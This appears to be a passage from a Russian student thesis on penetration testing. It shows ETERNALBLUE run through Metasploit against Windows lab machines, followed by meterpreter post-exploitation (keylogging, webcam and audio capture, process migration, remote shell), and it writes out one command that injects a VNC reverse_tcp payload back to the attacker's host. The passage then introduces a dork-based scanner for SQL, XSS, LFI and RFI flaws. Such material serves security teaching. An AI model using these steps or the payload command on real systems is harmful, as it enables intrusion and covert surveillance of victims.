

Рисунок 3.114 – Полученный ключ

Можно также перейти в директорию и просмотреть файл, как показано на рисунке 3.115.



Рисунок 3.115 – Файл с полученным ключом

Таким образом, мы видим всю информацию о точке доступа, из рисунка 3.116, включая пароль.



Рисунок 3.116 – Данные о точке доступа, включая пароль

3.10 Metasploit

Metasploit в настоящее время является самым популярным словом в области информационной безопасности и тестирования на проникновение. Причиной, делающей Metasploit столь популярным, является широкий спектр задач, которые он может выполнять, чтобы упростить тестирование на проникновение и повысить безопасность систем. Структура Metasploit:

1) Уязвимость. Позволяет злоумышленнику/тестеру проникнуть в систему безопасности. Она может существовать в операционной системе, прикладном программном обеспечении или даже в сетевых протоколах.

2) Эксплойт. Код, который позволяет злоумышленнику/тестеру использовать уязвимую систему и поставить под угрозу ее безопасность. Каждая уязвимость имеет свой собственный эксплойт.

3) Полезная нагрузка. Это фактический код, который выполняет работу. Он работает в системе после эксплуатации. В основном они используются для установки соединения между атакующим и машиной жертвы

4) Модуль. Модули – это небольшие строительные блоки всей системы. Каждый модуль выполняет определенную задачу, и вся система создается путем объединения нескольких модулей в единый модуль. Самым большим преимуществом такой архитектуры является то, что разработчикам становится проще интегрировать новый код и инструменты эксплойта в среду.

В данном подразделе мы рассмотрим примеры тестирования на проникновение. Для начала запустим сканер, который поможет просканировать сеть в диапазоне, который мы зададим.

По рисунку 3.117 видно, что у нас имеются два компьютера, которые непропатчены и имеют уязвимость в протоколе SMB.



Рисунок 3.117 – Сканирование сети на уязвимые хосты

Воспользуемся эксплойтом ETERNALBLUE, который направлен на эксплуатацию уязвимости в протоколе SMB. Этот эксплойт очень хорошо известен, так как именно он использовался для распространения шифровальщика WannaCry и атак вируса Petya.

Просмотрим опции и установим IP-адреса и порты локального хоста и целевой машины, как показано на рисунках 3.118, 3.119.



Рисунок 3.118 – Выбор эксплойта



Рисунок 3.119 – Выставление основных параметров

После этого выбираем полезную нагрузку с обратным соединением. То есть, сначала мы запускаем на своей машине сервер, а целевая машина не что иное, как клиент, который будет подключаться к нам, после чего мы получаем доступ к ней.

Запускаем эксплойт на целевую машину Windows Server 2008. И видим успешное выполнение, как показано на рисунке 3.120.



Рисунок 3.120 – Запуск эксплойта



Рисунок 3.121 – Целевая машина

Результатом будет нарушение работы целевой машины и синий экран смерти, показанный на рисунке 3.122.



Рисунок 3.122 – Результат выполнения
тестирования на проникновение

Рассмотрим также эксплойт ETERNALBLUE для Windows 8.1. Устанавливаем IP-адреса, порты сервера и клиента и полезную нагрузку, как показано на рисунке 3.123.



Рисунок 3.123 – Назначение основных параметров

После выполнения эксплойта мы получили сессию meterpreter.

Meterpreter позволяет нам запускать постэксплуатационные модули и эксплойты повышения привилегий локально на цели. Он использует зашифрованные методы связи и ничего не записывает на диск во время работы, что делает его подходящим оружием, которое практически не оставляет доказательств. Иными словами, meterpreter означает, что мы в системе и можем делать что угодно. Рассмотрим простые команды:

– sysinfo показывает информацию о системе, а с помощью getuid можно узнать имя компьютера.



Рисунок 3.124 – Выполнение команд sysinfo и getuid
в сессии meterpreter

Посмотрим путь, где мы находимся и создадим папку на целевой машине. Также с помощью команд ls/dir можно просмотреть все каталоги компьютера, удалять и перемещать их, как показано на рисунке 3.125.



Рисунок 3.125 – Выполнение команд pwd, mkdir и dir
в сессии meterpreter

Команда shell, как видно на рисунке 3.126, предоставляет стандартную оболочку в целевой системе.



Рисунок 3.126 – Выполнение команд shell и cd
в сессии meterpreter



Рисунок 3.127 – Результат выполнения команд на целевой машине



Рисунок 3.128 – Результат выполнения команд на целевой машине

С помощью команды ps можно посмотреть запущенные процессы и перейти в них с помощью команды migrate <pid>, как показано на рисунке 3.129.



Рисунок 3.129 – Выполнение команд ps и migrate
в сессии meterpreter

Также, на рисунках 3.130 – 3.132 видно, что можно запустить кейлогер, который будет отслеживать все нажатые клавиши и щелчки мыши, совершенные жертвой, веб-камеру и голосовую запись.



Рисунок 3.130 – Запуск и выполнение команд кейлогера
в сессии meterpreter



Рисунок 3.131 – Запуск голосовой записи в сессии meterpreter



Рисунок 3.132 – Сохраненный файл голосовой записи

Помимо этого, можно выполнять запуск любых программ, с помощью команды execute, как показано на рисунке 3.133.



Рисунок 3.133 – Выполнение команды execute в сессии meterpreter

А теперь перейдем к самому интересному запустим полезную нагрузку, которая позволяет удаленно подключаться к целевой машине, то есть мы можем выполнять любые команды через графический интерфейс.

Запустим команду:

```
runpost/windows/manage/payload_injectPAYLOAD=windows/x64/vnc inject/reverse_tcp LHOST=192.168.0.103 LPORT=10040 OPTIONS= “ViewOnly=false” HANDLER=TRUE
```

И на рисунке 3.134, видим удаленное подключение к целевой машине.

Рисунок 3.134 – Удаленное подключение к целевой машине

3.11 Создание автоматизированного сканера уязвимостей

Как видно, из подраздела 3.4 инструментальный метод очень удобен при поиске уязвимостей.

Поэтому в данном дипломной проекте разрабатывается автоматизированный сканер, который с помощью дорков ищет сайты, имеющие уязвимости SQL, XSS, LFI и RFI. Как известно, дорки – это запросы в поисковике, в ответ на которые выдаются списки страниц сайтов. И именно в их адресах содержатся эти дорки.

Программа написана на языке Visual Basic в среде Visual Studio 2017 и имеет две формы: первая – непосредственно сам сканер, а вторая форма – список дорков, как показано на рисунках 3.135 – 3.137.



Рисунок 3.135 – Среда Visual Studio



Рисунок 3.136 – Создание форм с помощью конструктора



Рисунок 3.137 – Начало кода

Первым делом был создан интерфейс программы, показанный на рисунках 3.138, 3.139.

